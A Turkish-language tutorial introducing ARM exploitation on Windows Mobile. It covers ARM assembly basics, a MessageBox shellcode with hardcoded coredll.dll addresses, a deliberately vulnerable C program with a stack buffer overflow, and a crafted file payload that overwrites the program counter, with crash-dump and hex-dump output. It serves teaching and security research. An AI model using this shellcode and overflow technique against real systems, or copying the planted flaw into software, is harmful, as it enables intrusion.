ARM Exploiting'e Giriş

(An Introduction to ARM Exploitation)

Celil ÜNÜVER

SignalSEC Corp.

www.signalsec.com

GİRİŞ

Bu makale 2009 yılında Windows Mobile üzerine yaptığım çalışmalar esnasında aldığım notların derlenmesiyle oluşturulmuştur. Her ne kadar windows mobile işletim sistemi artık ömrünü tamamlamış olsa da , gün geçtikçe mobil / gömülü sistem güvenlik konuları önem kazanmaktadır.

Ülkemizde mobil güvenlik , ARM Assembly / Reversing ve ARM Exploiting konularında ar-ge yapacak arkadaşlara faydalı ve başlangıç basamağı olabileceğini düşündüğüm için paylaşmamın faydalı olacağına inanıyorum. Zira ülkemizde bu alanlarda ar-ge ve Türkçe kaynak eksikliği fazlasıyla görülmektedir. Bunun dışında WinCE platformunun hala SCADA, ATM , Restoran/POS otomasyon, GPS sistemlerinde yaygınlığı da göz önünde bulundurulmalıdır.

1) Windows Mobile

- 32 Bit , WinCE tabanlı bir işletim sistemi.
- X86 , ARM vb. birçok işlemci destekli multi platform işletim sistemi
- Windows Mobile de dahil olmak üzere bütün akıllı telefonlar ARM tabanlı
- Native yazılımların hepsi C++ ' da geliştirilmiş. (Örn; Browser , Media Player vb.)
- Yani bilinen zafiyetler bu platformda da geçerli. (Örn; BoF, Use After Free vb.)
- .NET vb. platformlarda uygulama geliştirildiği gibi , 6.1 ve 6.5 için C++ / ARM Asm ile native uygulama geliştirmek de mümkün.
- Yeni versiyonlarda (windows phone 7/8) native uygulama geliştirme yolu "sanırım" kapalı.
- Çalıştırılabilir dosya formatı yapısı itibariyle bildiğimiz Windows PE.
- Son olarak 2012 yılı itibariyle Microsoft desteğini çekti , update / market desteği bitmiş durumda.

2) ARM İşlemcisi ve ARM Assembly

- RISC CPU (google RISC and CISC)
- Genelde gömülü sistemlerde kullanılır
- iOS , Android , Symbian , Windows vb. bir çok işletim sistemi tarafından desteklenir.
- X86 assembly'ye benzer
- 37 Register
- R0 – R3 registerları fonksiyon parametre ve argümanları için kullanılır.
- Fonksiyon , API 4'den fazla argüman/parametre alıyorsa ne olur?
  - Stack kullanılır :)
- SP -> **S**tack **P**ointer
- PC -> **P**rogram **C**ounter . x86'daki IP ile aynı vazifeyi yapar. Bir sonraki çalıştırılacak fonksiyonun adresini tutar.
- LDR (**L**oa**D** **R**egister) : Bir registera bir değeri yüklemek için kullanılabilir.
  - Örnek:

    LDR r0, =0xb16b00b5

    LDR r1, =7
- MOV : bir değeri bir registera taşımak , yüklemek için kullanılabilir, tıpkı LDR gibi. Syntax'ı LDR'den farklıdır. "=" yerine "#" kullanılır.
  - Örnek:

    MOV r0, #0xb16b00b5

    MOV r1, #7
- BL : x86' daki CALL instructionı yerine koyabilirsiniz.
  - Örnek:

    BL printf

    BL sleep
- B: x86'daki JMP instructionı yerine koyabilirsiniz.

3) Shellcoding

```
        EXPORT  start
                AREA    .text, CODE
start
                eor     r0, r0, r0
                eor     r1, r1, r1
                eor     r2, r2, r2
                eor     r3, r3, r3
                ldr     R12, =0x3f6272c ; LoadLibrary Address
                adr     r0, lib ; library name {coredll.dll}
                mov     lr, pc
                mov     pc, r12
                ldr     r12, =0x3f7c15c ; MessageBox Address
                mov     r0, #0
                adr     r1, mes
```

```
                adr     r2, mes
                mov     R3, #0
                mov     lr, pc
                mov     pc, r12

lib             dcb
        "c",0,"o",0,"r",0,"e",0,"d",0,"l",0,"l",0,".",0,"d",0,"l",0,"l",0,0
,0
mes             dcb     "o",0,"w",0,"n",0,"z",0,0,0
                ALIGN
                END
```


Yukarıdaki kod MessageBox çağıran bir shellcode örneği. Hemen hemen 2. Bölümde öğrendiğimiz assembly komutları ile yazıldı. X86 shellcoding'den farkı bulunmuyor. Kullanacağımız sistem API lerinin çoğu coredll.dll kütüphanesinden çağırılmakta. Windows Mobile'de ASLR vb. önlem mekanizmaları bulunmadığından, shellcode için kullanacağımız fonksiyoların adreslerini coredll.dll içerisinden doğrudan çağırıyoruz. Kodda yapılanlar sırasıyla;

- LoadLibrary fonksiyon adresini R12 registerına yükle
- Kullanacağımız Library ismini (coredll.dll) r0 registerına yükle. LoadLibrary fonksiyonu tek parametre almakta bu yüzden sadece r0 registerını kullandık.
- R12 registerını PC' registerına taşı ve fonksiyonu çalıştır.
- Şimdi messagebox fonksiyonun adresini R12'ye yükle.
- Fonksiyon parametrelerini (hwnd, lptext, lpcaption, utype) sırasıyla r0 , r1, r2 ve r3 registerlarına yükle.
- Adresi PC'ye taşı ve çalıştır.

Kodu derleyip hex kodlarını alarak, exploit içerisinde kullanılacak hale getirebilirsiniz.(Null byte free değildir!).

4) Stack ve Buffer Overflow

ARM stack yapısı x86 işlemcilerin stack yapısından farklı değildir.



5) Exploiting Stack Buffer Overflow

```
#include "stdafx.h"

int shellcode[] =
{
0xE0200000,
0xE0211001,
0xE0222002,
0xE0233003,
0xE59FC048,
0xE28F0020,
0xE1A0E00F,
0xE1A0F00C,
0xE59FC03C,
0xE3A00000,
0xE28F1024,
0xE28F2020,
0xE3A03000,
0xE1A0E00F,
0xE1A0F00C,
0x006F0063,
0x00650072,
0x006C0064,
0x002E006C,
0x006C0064,
0x0000006C,
0x0077006F,
0x007A006E,
0x00000000,
0x03F6272C,
0x03F7C15C,
};

int bof()
{
  FILE * FileH;
  char File[] = "\\file.ov";
  char buffer[256];

  if ( (FileH = fopen(File, "rb")) == NULL )
  {
    printf("can't open file %s!\n", File);
    return 1;
  }

  memset(buffer, 0, sizeof(buffer));
```

```
        fread(buffer, sizeof(char), 512, FileH); /* overflow.  */

        fclose(FileH);
        return 0;
    }

    int WINAPI WinMain( HINSTANCE hInstance,
                        HINSTANCE hPrevInstance,
                        LPTSTR    lpCmdLine,
                        int       nCmdShow)
    {
        bof();
        return 0;
}
```

Program file.ov dosyasını açmaya çalışıyor , file.ov dosyasını okuması için ayrılan hafıza (buffer) 256 byte ancak fread fonksiyonunda 512 byte ‘ a kadar okumasına izin veriliyor. Yani eğer file.ov dosyası 256 bytedan büyük olursa bir buffer overflow durumuyla karşılaşacağız demektir.


Bölüm 4’deki şekilden yola çıkarsak , 264 Bytelık bir file.ov dosyası oluşturursak ve programımız bu dosyayı açarsa;

256 Byte -> buffer değişkeninde tutulacak.


4 byte -> R4 registerının üzerine yazılacak.

Son 4 byte -> PC registerının üzerine yazılacak.

“A” x 260 + “CCCC” formatında oluşturduğumuz bir file.ov dosyasını programımızla açmaya çalıştığımızda aşağıdaki görüntüyle karşılaşıyoruz;



Peki nasıl crash analizi yapacağız ? Oluşan crash dump dosyasını Windows/System klasörü altındaki DumpFiles adlı dizinde bulabilirsiniz. Windbg aracımız windows mobile crash dump dosyalarını da desteklemektedir. Aynı zamanda IDA Pro ve EVC ile runtime debug işlemi de yapabilirsiniz.



Crash dump dosyamızı bilgisayarımıza aktarıp WinDbg ile açtıktan sonra registerların durumuna göz attığımızda , beklediğimiz gibi bir sonuçla karşılaşıyoruz;

```
.......
(bfd250e.a1820f2): Access violation - code c0000005 (!!! second chance !!!)
43434343 ???????? ???
21:431> r
 r0=00000000  r1=00000000  r2=0a1820f3  r3=ffffcbac  r4=41414141  r5=2d7efed8
 r6=00000000  r7=0bfd250e  r8=01ffca20  r9=2d7efed8 r10=0bfd250e r11=2d7efe3c
r12=0a1820f3  sp=2d7efe18  lr=000110b0  pc=43434343 psr=60000030 -ZC-- Thumb
43434343 ???????? ???
```

Yapmamız gereken overflow istismarı ile programın akışını değiştirerek , zaten hali hazırda program içerisinde bulunan ancak Main ‘de çağırılmayan shellcode[] değişkenimizi çağırmak. Shellcode[] değişkeni içerisindeki hex kodlar , 3. Bölümde yazdığımız shellcode’a karşılık gelmektedir.

Bunun için yapmamız gereken , shellcode[] değişkeninin adresini PC registerı üzerine yazmak. (neden diyorsan, bölüm 2’ye dön!)


Oluşturacağımız file.ov dosyası şu içerikte olacak;

“0x41” x 260 + “0x00013048”

0x00013048 → shellcode[] ‘ un adresi

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000000A0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000B0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000C0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000D0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000E0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000F0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000100  41 41 41 41 48 30 01 00 44 44 44 44              AAAAH0..DDDD
```

Yukarıda hazırladığımız file.ov dosyasını programımız (bof.exe) ile aynı dizine atıp , programımızı çalıştırdığımızda , BİNGO! Programın akışını değiştirmeyi başardık!



Referanslar:

1- Windows Mobile Double Free Vulnerability: http://www.signalsec.com/analysis-of-windows-mobile-double-free/
2- Hacking Windows CE – Phrack : http://www.phrack.org/issues.html?issue=63&id=6
3- Windows Mobile MessageBox Shellcode: http://blog.securityarchitect.org/?p=107
4- ARM Developer Suite: http://lyle.smu.edu/~mitch/class/5385/ADS-Guide-DUI0068.pdf
5- Embedded Visual C++ , Microsoft